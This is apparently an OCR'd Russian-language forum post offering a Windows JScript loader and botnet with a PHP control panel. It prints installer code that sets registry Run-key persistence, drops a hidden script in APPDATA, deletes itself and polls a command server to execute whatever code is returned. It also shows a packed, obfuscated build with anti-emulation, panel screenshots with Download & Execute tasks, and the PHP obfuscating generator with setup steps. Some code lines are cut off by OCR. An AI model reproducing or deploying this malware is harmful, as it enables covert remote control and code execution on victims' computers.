
```
var autoname="loaderName";
var host="http://loader";
var botname="loader.js";
var regname="data";
var data1='var server="http://loader/loader.php";var autoname="loaderName";for (;;) {try
{XmlhttpObj = new
ActiveXObject("WinHttp.WinHttpRequest.5.1");XmlhttpObj.open("get",server,0);Usra =
"Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0)";Usrb = "User-
Agent";XmlhttpObj.SetRequestHeader(Usrb,Usra);XmlhttpObj.send();XmlhttpObj.WaitForResponse();i
 (XmlhttpObj.status == 200) {var data = "var server=\\"http://loader/cmd.php\\";var
autoname=\\"loaderName\\";"+XmlhttpObj.ResponseText;new Function(data)();};} catch (e) {
};WScript.Sleep(5000);};';
var data2='var otp="\\\\";new
Function(WScript.CreateObject("WScript.Shell").RegRead("HKCU"+otp+"Software"+otp+"loaderName"+
();';
otp="\\";
ext="";
ShellObj = WScript.CreateObject("WScript.Shell");

RegPath = "HKCU"+otp+"Software"+otp+autoname+otp+regname;
ShellObj.RegWrite(RegPath, data1);
PathY = ShellObj.expandEnvironmentStrings("%APPDATA%");
ShellObj.CurrentDirectory = PathY;
PathX=PathY+otp+botname+ext;
RegPath =
"HKCU"+otp+"Software"+otp+"Microsoft"+otp+"Windows"+otp+"CurrentVersion"+otp+"Run"+otp+autonam

ShellObj.RegWrite(RegPath, PathX);
stream = WScript.CreateObject("ADODB.Stream");
stream.Open();
stream.Type = 2;
stream.Position = 0;
stream.WriteText(data2);
stream.SaveToFile(PathX, 2);
stream.Close();
ShellObj.Run(PathX,0,false);
FsoObj = WScript.CreateObject("Scripting.FileSystemObject");
PathX=WScript.ScriptFullName;
FsoObj.DeleteFile(PathX);
```


Пример сгенерированного упакованного лоадера-инсталлер:
Code:


```
try {s();} catch (s) {eval(function(p,a,c,k,e,d){e=function(c)
{return(c<a?'':e(parseInt(c/a)))+((c=c%a)>35?
String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)
{d[e(c)]=k[c]||e(c)}k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1};while(c--)
{if(k[c]){p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return p}('L V="14";L
1z="1t://1a";L 1r="1a.1e";L 1f="13";L 1i=\'19 {b();} 1b (b) {1m(O(p,a,c,k,e,d){e=O(c){N(c<a?
\\\'\\\':e(1F(c/a)))+((c=c%a)>1H?18.1D(c+29):c.10(1d))};S(!\\\'\\\'.Y(/^/,18)){X(c--)
{d[e(c)]=k[c]||e(c)}k=[O(e){N d[e]}];e=O(){N\\\'\\\\\\\\\\w+\\\'};c=1};X(c--){S(k[c]){p=p.Y(W
1j(\\\'\\\\\\\\\b\\\'+e(c)+\\\'\\\\\\\\\b\\\',\\\'g\\\'),k[c])}}N p}(\\\'3 9="c://8/8.g";3
a="d";v(;;){s{2=h o("m.u.5.1");2.t("r",9,0);f="q/4.0 (p; k 7.0; j l 6.0)";b="n-
w";2.E(b,f);2.x();2.G();I(2.J==F){3 i="3 9=\\\\\\\\"c://8/z.g\\\\\\\\";3
a=\\\\\\\\"d\\\\\\\\";"+2.y;h A(i)()}}B(e)
{};D.C(H)};\\\',1o,1o,\\\'||1G|L|||||1a|1K|V|1J|1t|14||1P|1S|W|13|1s|1O|1N|1M|1L|1Q|1R|1W|1X|1
{}))};\';L 11=\'19 {a();} 1b (1Z) {1m(O(p,a,c,k,e,d){e=O(c){N
c.10(1d)};S(!\\\'\\\'.Y(/^/,18)){X(c--){d[c.10(a)]=k[c]||c.10(a)}k=[O(e){N d[e]}];e=O()
{N\\\'\\\\\\\\\w+\\\'};c=1};X(c--){S(k[c]){p=p.Y(W
1j(\\\'\\\\\\\\\b\\\'+e(c)+\\\'\\\\\\\\\b\\\',\\\'g\\\'),k[c])}}N p}(\\\'4
0="\\\\\\\\\\\\\\\\\\";5 3(1.2("1.b").6("9"+0+"8"+0+"7"+0+"a"))
();\\\',12,12,\\\'K|M|T|1l|L|W|25|14|15|16|13|1g\\\'.1n(\\\'|\\\'),0,
{}))};\';K="\\\\";U="";R=M.T("M.1g");1c=M.T("1q.23");11=1c.22(".1e",11,0,"");U=U+"e";Z="16"+K+
{}))};
```

Скрины веб-панели:




Workers
Tasks
Settings
Exit
Total workers: 1
Delete all users
ID
IP
HWID
Location
Last seen
11
127.0.0.1
3aa5cab9c11c
00
04/02/2018 10:53:37 pm


Workers
Tasks
Settings
Exit
Create task
Taskname
Url/Command/Filename
Download & Execute
Every client once
Create
ID
Taskname
Type
Trigger
Completed
Status
Start/Stop /Delete
Action
3
dd
Download & Execute
On join
http://the.earth.li/~sgtatham/putty/0.63/x86/putty.exe
60
ACTIVE
Start
Apply



Изюминка веб-панели:
Именно в файле **settings.php** происходит генерация и шифрование самого лоадера-инсталлера используя шаблоны.
Для шифрования я использовал модуль Packer.php он кодирует и сжимает JavaScript.
Я не считаю, что это идеальный метод, но он быстрый.
Самый лучший вариант было бы полность токенизировать JavaScript код, далее рандомизировать названия переменных, функций, значений, строк, классов не нарушая связи и целостности самого кода, и потом обратно пересобрать - получился бы идеальный обфускатор.
Но т.к. время не так много было, решил что проще и быстрее будет использовать JS Packer.

Code:

```
// загружаем наши шаблоны-модулиJS
     $_install = file_get_contents('_install.js');
     $_autorun = file_get_contents('_autorun.js');
     $_regdata = file_get_contents('_regdata.js');
// загружаем и инициируем библиотеку для сжатия и шифрования
     include('Packer.php');

     $autoname="loaderName"; //имя переменной реестра для автозагрузки, желательно сделать
рандомным(уберите ниже коментарии)
     //$autoname=rnd(8);
     $host='http://'.$_SERVER['HTTP_HOST']; // домен веб-панели пример
     $botname="loader.js"; //имя файла для автозагрузки, желательно сделать рандомным(уберите
ниже коментарии)
     //$botname=rnd(8).'.js';
     $regname="data"; //имя в реестре, желательно сделать рандомным(уберите ниже коментарии)
     //$regname=rnd(8);

// подменяем данные в шаблонах на наши
     $_autorun = str_replace('%host%',$host, $_autorun);
     $_autorun = str_replace('%autoname%',$autoname, $_autorun);
     $_autorun = str_replace('%botname%',$botname, $_autorun);
     $_autorun = str_replace('%regname%',$regname, $_autorun);
     $autorun=$_autorun;

     $_regdata = str_replace('%host%',$host, $_regdata);
     $_regdata = str_replace('%autoname%',$autoname, $_regdata);
     $_regdata = str_replace('%botname%',$botname, $_regdata);
     $_regdata = str_replace('%regname%',$regname, $_regdata);
     $regdata=$_regdata;

     $_install = str_replace('%host%',$host, $_install);
     $_install = str_replace('%autoname%',$autoname, $_install);
     $_install = str_replace('%botname%',$botname, $_install);
     $_install = str_replace('%regname%',$regname, $_install);

     $_encode='EncObj = WScript.CreateObject("Scripting.Encoder");data2 =
EncObj.EncodeScriptFile(".js",data2,0,"");ext=ext+"e";';

// сжимаем и шифруем шаблоны с антиэмуляцией
       $pack_autorun = (new Tholu\Packer\Packer($_autorun, 'Normal', true, false, true))-
>pack();
       $pack_regdata = (new Tholu\Packer\Packer($_regdata, 'Normal', true, false, true))-
>pack();

       $_install = str_replace('%encode%',$_encode, $_install);
// экранируем символы, чтобы не сломать переменные
       $pack_autorun = str_replace("\n",'', $pack_autorun);
       $pack_autorun = str_replace('\\','\\\\', $pack_autorun);
       $pack_autorun = str_replace('\'','\\\'', $pack_autorun);
       $pack_regdata = str_replace("\n",'', $pack_regdata);
       $pack_regdata = str_replace('\\','\\\\', $pack_regdata);
```

```
       $pack_regdata = str_replace('\'','\\\'', $pack_regdata);

       $_install = str_replace('%autorun%','try {a();} catch (aa) {'.$pack_autorun.'};',
$_install);
       $_install = str_replace('%regdata%','try {b();} catch (b) {'.$pack_regdata.'};',
$_install);
// сжимаем и шифруем основной шиблон с антиэмуляцией
       $pack_install = (new Tholu\Packer\Packer($_install, 'Normal', true, false, true))-
>pack();
       $pack_install = 'try {s();} catch (s) {'.$pack_install.'};';
       $pack_install = str_replace("\n",'', $pack_install);
// выводим уже готовый сжатый лоадер-инсталлер с шифрованием
     echo $pack_install;
     exit();
```

Как ставить веб-панель:
Скопируйте все файлы панели в корневой каталог домена/ip
Стандартный пароль admin:admin (потом можете через панель сменить или в базе)
Дамп MySQL базы находиться в файле dump.sql, саму базу надо создать перед заливкой.
Все настройки в файле config.php:
Code:

```
    error_reporting(0); // отключение ошибок
        ini_set("display_errors", "off"); // отключение ошибок
    $dblocation = "localhost";  // Имя сервера с SQL базой
    $dbuser = "root";           // Логин
    $dbpasswd = "";             // Пароль
    $dbname  = "loader";         // Имя SQL базы
```